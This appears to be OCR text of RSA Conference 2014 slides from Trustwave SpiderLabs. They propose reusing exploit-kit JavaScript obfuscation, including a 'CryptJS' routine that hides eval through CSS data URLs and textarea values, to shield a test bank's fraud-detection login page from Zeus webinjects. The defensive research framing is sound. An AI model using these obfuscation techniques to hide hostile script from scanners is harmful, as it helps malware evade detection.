
Similarity of Challenges



Protecting web fraud detection code

Escaping detection by exploit kits

Leveraging Cybercriminals' Tactics



Security Vendors

Cybercriminals

Web Fraud Detection


Secure Web Gateways

Banking Trojans


Exploit Kits

Obfuscation

Obfuscation Reuse



Using Exploit Kit Obfuscation for Defense



Security Vendors

Cybercriminals

Web Fraud Detection


Secure Web Gateways

Exploit Kits


Banking Trojans

Applying Obfuscation to Defensive Code

- If cybercriminals can protect their code with obfuscation, why can't legit sites do the same?



```
<?php

$code = 'var machine_infected = true;if (machine_infected == true)
{   alert("machine infected!");} else { alert("machine is clean");}';
$code2= "";
for ($i= 0; $i<strlen($code); $i++) {
    $code2 .= urlencode(chr(ord($code[$i]) + 1));
}
?>
<script>
ff ="";
cc = "<?php echo $code2; ?>";
// deobfucate:
dd = unescape(cc);
for (var i=0; i< dd.length; i++) {
    ff +=String.fromCharCode(dd.charCodeAt(i) - 1);
}
eval(ff);

</script>
```



```
<script>
ff ="";
cc = "wbs%21nbdijof%60jogfdufe%21%3E%21usvf%3Cjg%21%29nbdijof%60jogfdufe%21%3E%3E%21usvf*%21%7C%0Abmfsu%29%23nbdijof%21jogfdufe%22%23*%3C%7E%21fmtf
7E";
// deobfucate:
dd = unescape(cc);
for (var i=0; i< dd.length; i++) {
        ff +=String.fromCharCode(dd.charCodeAt(i) - 1);
}
eval(ff);
</script>
```

Use of Obfuscation for Legit Code

- The idea in general is not new
- Suggested in the past for
  - Hindering hacker attacks
  - Protecting Intellectual Property (IP)
- Also used by some applications (e.g. Oracle's Java cryptography code)
- Similarly, some bank sites are pure Flash
- Here we discuss using techniques from malicious code


RSACONFERENCE2014

FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO

Using Exploit Kit Obfuscation DEMO


Trustwave® SpiderLabs®

Using Exploit Kit Obfuscation Code: CryptJS




```
function CryptJS($string){

        $crypt_key = ((rand() % 2) * 2) + 2;
        $crypt_cookie = "e";

        /*$string = str_split($string);
        for ($i = 0, $content = ""; $i < count($string); $i++){
                $content .= (ord($string[$i]) / $crypt_key) . "*" . $crypt_cookie . ",";
        }*/

        list($n,$content) = crypt2($string);

        /*$string = str_split("eval");
        for ($i = 0, $content_eval = ""; $i < count($string); $i++){
                $content_eval .= (ord($string[$i]) / $crypt_key) . "*" . $crypt_cookie . ",";
        }

        //$content = substr($content, 0, -1);
        $content_eval = substr($content_eval, 0, -1);*/


        return '</script><textarea style="display:none">' . $content . '</textarea><style>#c0
{background: url(data:,vaString.fromCharCode)}</style><script>' . trim(JSMin::minify(self::RandomezeVa
r('
```

Using Exploit Kit Obfuscation Code: CryptJS




```
<?php

include("./js.php");

echo "<body><script>".JS::CryptJS('document.write(\'<!DOCTYPE html>\'+
\'<html lang="en">\'+
\'<head>\'+
\'    <meta charset="utf-8">\'+
\'    <title>Zero - Log in</title>\'+
\'    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">\'+
\'    <meta http-equiv="X-UA-Compatible" content="IE=Edge">\'+
\'\'+
\'    <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>\'+
\'    <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>\'+
\'    <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>\'+
\'    <script type="text/javascript" src="/md5.js"></script>\'+
\'    <script type="text/javascript" src="/fingerprint.js"></script>\'+
\'    <script type="text/javascript" src="/webtripwire-login.js"></script>\'+
\'    <script src="/resources/js/jquery-1.8.2.min.js"></script>\'+
```

New Obfuscated HTML


Address
http://zero.webappsecurity.com/login-fraud-obf.html
Go
Links
Zero - Log in - Normal
Zero - Log in - Fraud
Zero - Log in - Fraud - Obf
Zero - Log in - Fraud - Obf2
Zero Bank
login-fraud-obf[1] - Notepad
File
Edit
Format
View
Help
Password

```
1,11434,11430,11460,11463,11434,11441,11441,11441,11441,11413,11426,11373,11368,11355,11411,114
34,11430,11460,11463,11434,11413,11426,11373,11368,11355,11411,11434,11430,11460,11463,11434,11
434,11430,11460,11463,11434,11413,11426,11375,11362,11373,11352,11411,11434,11430,11460,11463,1
1434,11413,11426,11369,11357,11364,11365,11411,11434,11432,11414</textarea><style>#c0
{background: url(data:,vaString.fromCharCode)}</style><script>var ymruh = null;var rtcf =
document.styleSheets[0].rules || document.styleSheets[0].cssRules;for(var lutj = 0; lutj <
rtcf.length; lutj++) {var edja = rtcf.item ? rtcf.item(lutj) : rtcf[lutj];kpk=(edja.cssText) ?
edja.cssText : edja.style.cssText;ymruh = kpk.match(/url\("?data\:[^,]*,([^")]+)"?\)/)[1];};var
s = "";var g = function(){return this;}();aof = g["e"+ymruh.substr(0,2)+"l"];cqxts =
document.getElementsByTagName("textarea")[9-9].value.split(",");mssto=aof(ymruh.substr(2));for
(var i = 0; i < cqxts.length; i++) {keac = 11473 - 1*cqxts[i];s +=
mssto(keac);}aof(s);</script></body>
```


Still Functionally Equivalent Code



Address
http://zero.webappsecurity.com/login-fraud-obf.html
Go
Links
Zero - Log in - Normal
Zero - Log in - Fraud
Zero - Log in - Fraud - Obf
Zero - Log in - Fraud - Obf2
Zero Bank
Microsoft Internet Explorer
OK
Login

Your Device Fingerprint is: 0b4f19e5ce

Zeus "webinjects" No Longer Work!



Address
http://zero.webappsecurity.com/login-fraud-obf.html
Go
Links
Zero - Log in - Normal
Zero - Log in - Fraud
Zero - Log in - Fraud - Obf
Zero - Log in - Fraud - Obf2


Log in to ZeroBank

Login

Password

